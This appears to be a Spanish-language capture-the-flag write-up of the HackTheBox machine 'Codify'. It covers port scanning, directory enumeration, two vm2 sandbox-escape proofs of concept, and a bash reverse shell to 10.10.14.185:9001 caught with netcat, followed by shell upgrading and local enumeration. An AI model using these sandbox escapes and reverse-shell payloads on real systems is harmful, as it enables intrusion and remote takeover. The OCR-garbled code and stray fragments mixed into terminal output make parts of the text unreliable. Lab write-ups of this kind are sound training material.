

Codify

Reconocimiento

Para empezar hacemos un escaneo de puertos y servicio con nmap

```
Host is up (0.060s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Codify
3000/tcp  open  http     Node.js Express framework
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Codify
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos

22 ejecutando OpenSSH disponible para acceso remoto. Es una versión bastante reciente lo que significa que es menos probable que haya vulnerabilidades

80 abierto con un servidor web Apache 2.4.52. el http-methods confirma que admite métodos comunes como GET, HEAD, POST

3000 ejecuta un servicio de marco Node.js Express. Las aplicaciones Node.js son objetivos comunes debido a la vulnerabilidad en el código y las dependencias.

Añadimos esta línea a /etc/hosts

```
10.10.11.239 codify.htb_
```


Inicio

Primero inspeccionamos la página y vemos que tiene 3 páginas principales. Esta exploración la he hecho manual pero lo podríamos haber hecho con Burp Suite.


Node.js es un **entorno de ejecución JavaScript de código abierto y**

multiplataforma que se utiliza para desarrollar aplicaciones escalables del lado del servidor

y de red.



Limitations: vemos restricciones como el acceso bloqueado a ciertos módulos como `child_process` y `fs`



Limitations

The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.

Restricted Modules

The following Node.js modules have been restricted from importing:

- `child_process`
- `fs`


This is to prevent users from executing arbitrary system commands, which could be a major security risk.

Module Whitelist


Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module that is not available, please contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.

- `url`
- `crypto`
- `util`
- `events`
- `assert`
- `stream`
- `path`
- `os`
- `zlib`

Editor: Este es un área simple de texto para ingresar el código Node.js y ejecutarlo




About Us: esta página explica que Codify es un entorno sandbox de Node.js que utiliza la biblioteca vm2 para ejecutar código que no es de confianza de forma segura.



Después de investigar un poco sobre vm2, encontré una vulnerabilidad Sandbox Escape revelada recientemente en [CVE-2023-30547](#) que podría aprovecharse para salir del

entorno sandbox.



Probé un código de explotación PoC en el área de texto que abusa de los objetos Proxy y Error para acceder al proceso principal y ejecutar comandos arbitrarios.

Embed ▾

<script src="https://



<> Code



Revisions 2



Stars 25



Forks 7

Sandbox Escape in vm2@3.9.16



vm2_3.9.16_sandbox_escape.md

Raw

Sandbox Escape in vm2@3.9.16

Summary

There exists a vulnerability in exception sanitization of vm2 for versions up to 3.9.16, allowing attackers to raise an unsanitized host exception inside `handleException()` which can be used to escape the sandbox and run arbitrary code in host context.

Proof of Concept

```
const {VM} = require("vm2");
const vm = new VM();
```

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
cmd = 'id'
err = {};
const handler = {
  getPrototypeOf(target) {
    (function stack() {
      new Error().stack;
      stack();
    })();
  }
};

const proxiedErr = new Proxy(err, handler);
try {
  throw proxiedErr;
} catch ({constructor: c}) {
  c.constructor('return process')
```

```
().mainModule.require('child_process').execSync(cmd);  
}  
\  
console.log(vm.run(code));
```

Codify | Editor

codify.htb/editor

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

CodifyAbout us

Editor


```
const {VM} = require("vm2");  
const vm = new VM();  
  
const code = `  
cmd = 'id'  
err = {};  
const handler = {  
  getPrototypeOf(target) {  
    (function stack() {  
      new Error().stack;  
      stack();  
    })();  
  }  
};  
  
const proxiedErr = new Proxy(err, handler);  
try {  
  throw proxiedErr;  
} catch ({constructor: c}) {  
  c.constructor('return process')  
().mainModule.require('child_process').execSync(cmd);  
}  
\  
console.log(vm.run(code));
```

uid=1001(svc) gid=1001(svc) groups=1001(svc)

Run

Codify © 2023

Como vemos aquí podemos ejecutar comando



Editor

```
const VM = require("vm2");
const vm = new VM();

const code = `
cmd = 'whoami'
err = {};
const handler = {
  getPrototypeOf(target) {
    (function stack() {
      new Error().stack;
      stack();
    })();
  }
};

const proxiedErr = new Proxy(err, handler);
try {
  throw proxiedErr;
} catch ({constructor: c}) {
  c.constructor("return process")
().mainModule.require("child_process").execSync(cmd);
}
`;

console.log(vm.run(code));
```

SVC

Run

Codify © 2023

Realizamos una búsqueda de directorios web con la herramienta gobuster pero no encontré nada interesante

```
(root@dttkalimot)-[/home/kali]
# gobuster dir -u http://codify.htb/ -w /home/kali/HTB

Gobuster v3.6 new VM0;
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fire

[+] Url:code = http://codify.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/HTB/OFFICE/direc
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/about (Status: 200) [Size: 2921]
/About (Status: 200) [Size: 2921]
/editor (Status: 200) [Size: 3123]
/Editor (Status: 200) [Size: 3123]
/ABOUTv.sh (Status: 200) [Size: 2921]
/limitations (Status: 200) [Size: 2665]
/server-status (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)

Finished
```

Estuve realizando una búsqueda de vulnerabilidades de vm2

← → ↻ gist.github.com/arkark/e9f5cf5782dec8321095be3e52acf5ac

vm2_3.9.17_sandbox_escape.md

Sandbox Escape in vm2@3.9.17

A sandbox escape vulnerability exists in [vm2](#) for versions up to 3.9.17. It abuses an unexpected creation of `Proxy` on the specification of `Proxy`, and allows RCE via `Function` in the host context.

Impact

A threat actor can bypass the sandbox protections to gain remote code execution rights on the host running the vulnerable version of `vm2`.

PoC

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
const err = new Error();
err.name = {
  toString: new Proxy(() => "", {
    apply(target, this, args) {
      const process = args.constructor.constructor("return process");
      throw process.mainModule.require("child_process").execSync("echo hacked").toString();
    },
  }),
};
`;

try {
  err.stack;
} catch (stdout) {
```

```
const { VM } = require("vm2");
const vm = new VM();
```

```
const code = const err = new Error(); err.name = { toString: new Proxy(() => "",
{ apply(target, this, args) { const process =
args.constructor.constructor("return process")(); throw
process.mainModule.require("child_process").execSync("echo hacked").toString();
}, }), }; try { err.stack; } catch (stdout) { stdout; };
```

```
console.log(vm.run(code)); // -> hacked
```

Ejecución de código

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, this, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("bash -c
'bash -i >& /dev/tcp/10.10.14.185/9001 0>&1'").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // → hacked
```

Ahora utilizaremos este código para meter una shell y conectarnos a nuestro terminal con el netcat

dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

1 2 3 4

Codify | Editor

codify.htb/editor

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec View image

Codify About us

Editor

```
const vm = new VM();

const code = `
const err = new Error();
err.name = {
  toString: new Proxy() => "", {
    apply(target, this, args) {
      const process = args.constructor.constructor("return
process");
      throw
process.mainModule.require("child_process").execSync("b
ash -c 'bash -i >& /dev/tcp/10.10.14.185/9001
0>&1'").toString();
    },
  },
};
try {
  err.stack;
} catch (stdout) {
  stdout;
}
`;

console.log(vm.run(code)); // -> hacked
```

Error: Command failed: bash -c 'bash -i >& /dev/tcp /10.10.14.185/9001 0>&1'
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.185/9001: Connection refused

Run

Codify © 2023

Ahora tenemos acceso como usuario svc

```
(root@dttkalimot)-[/home/kali]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.185] from (UNKNOWN) [10.10.11.239] 35662
bash: cannot set terminal process group (1267): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
```

```
(root@dttkalimot)-[/home/kali]
# nc -lvnp 9001 &
listening on [any] 9001 ...
connect to [10.10.14.185] from (UNKNOWN) [10.10.11.239] 35662
bash: cannot set terminal process group (1267): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ ls
ls: process.mainModule.require("child_process").execSync("b
svc@codify:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
^Z
zsh: suspended nc -lvnp 9001

(root@dttkalimot)-[/home/kali]
# stty raw -echo;fg
[1] + continued nc -lvnp 9001
python3 -c 'import pty;pty.spawn("/bin/bash")'
svc@codify:~$ ls
svc@codify:~$ dd
^H^H^H^H^He^H^H^C0+0 records in
0+0 records out
0 bytes copied, 17.2871 s, 0.0 kB/s

svc@codify:~$ echo $TERM
tmux-256color
```

```

cmdx-190c8fcb1... proxy() {
svc@codify:~$ pwd
/home/svcly(target, this, args) {
svc@codify:~$ cd /etc/apache2/
svc@codify:/etc/apache2$ ls
apache2.conf      conf-enabled      magic              mods-enabled      sites-available
conf-available    envvars           mods-available     ports.conf        sites-enabled
svc@codify:/etc/apache2$ cd sites-enabled/
svc@codify:/etc/apache2/sites-enabled$ ls
000-default.conf & /dev/tcp/10.10.14.185/9001
svc@codify:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>
    .
    ServerName codify.htb
    .).
    ServerAdmin admin@codify.htb
    ProxyPass / http://127.0.0.1:3000/
    ProxyPassReverse / http://127.0.0.1:3000/
try{
err.s
} catch
stdout:
    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^codify.htb$
    RewriteRule ^(.*)$ http://codify.htb$1 [R=permanent,L]
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
}
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
svc@codify:/etc/apache2/sites-enabled$ _

```

red y para comprender qué procesos están escuchando en qué puertos.

```
# vim: syntax=apache ts=4 sw=4 sts=4 si noet
svc@codify:/etc/apache2/sites-enabled$ ss -lntp
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0      4096      127.0.0.1:3306      0.0.0.0:*
LISTEN 0      4096      127.0.0.53%lo:53    0.0.0.0:*
LISTEN 0       128        0.0.0.0:22          0.0.0.0:*
LISTEN 0      4096      127.0.0.1:44963     0.0.0.0:*
LISTEN 0       511        *:80                *:*
LISTEN 0       128        [::]:22             [::]:*
LISTEN 0       511        *:3000              *:*
users:(("PM2 v5.3.0: God",pid=1267,fd=20))
svc@codify:/etc/apache2/sites-enabled$ _
```

El comando `pm2 list` se utiliza para listar todos los procesos gestionados por PM2, que es un gestor de procesos de Node.js para aplicaciones en producción. Al ejecutar este comando en la línea de comandos, se mostrará una tabla que contiene información sobre los procesos actualmente en ejecución, como el nombre del proceso, el identificador del proceso (PID), el estado del proceso, el tiempo de ejecución, la CPU utilizada, la memoria utilizada, entre otros detalles relevantes.

```
svc@codify:/etc/apache2/sites-enabled$ pm2 list
┌──────────┬──────────┬──────────┬──────────┬──────────┬──────────┬──────────┬──────────┬──────────┬──────────┬──────────┬──────────┐
│ id        │ name      │ namespace │ version   │ mode     │ pid      │ uptime   │ ↕        │ status   │ cpu    │ mem    │ use      │
├──────────┴──────────┴──────────┴──────────┴──────────┴──────────┴──────────┴──────────┴──────────┴──────────┴──────────┴──────────┘
0 | index     | default    | N/A       | cluster  | 1405     | 34m      | 0        | online   | 0%     | 61.5mb | svc
1 | index     | default    | N/A       | cluster  | 1408     | 34m      | 0        | online   | 0%     | 58.9mb | svc
2 | index     | default    | N/A       | cluster  | 1443     | 34m      | 0        | online   | 0%     | 61.9mb | svc
3 | index     | default    | N/A       | cluster  | 1449     | 34m      | 0        | online   | 0%     | 59.0mb | svc
4 | index     | default    | N/A       | cluster  | 1466     | 34m      | 0        | online   | 0%     | 62.4mb | svc
5 | index     | default    | N/A       | cluster  | 1472     | 34m      | 0        | online   | 0%     | 58.8mb | svc
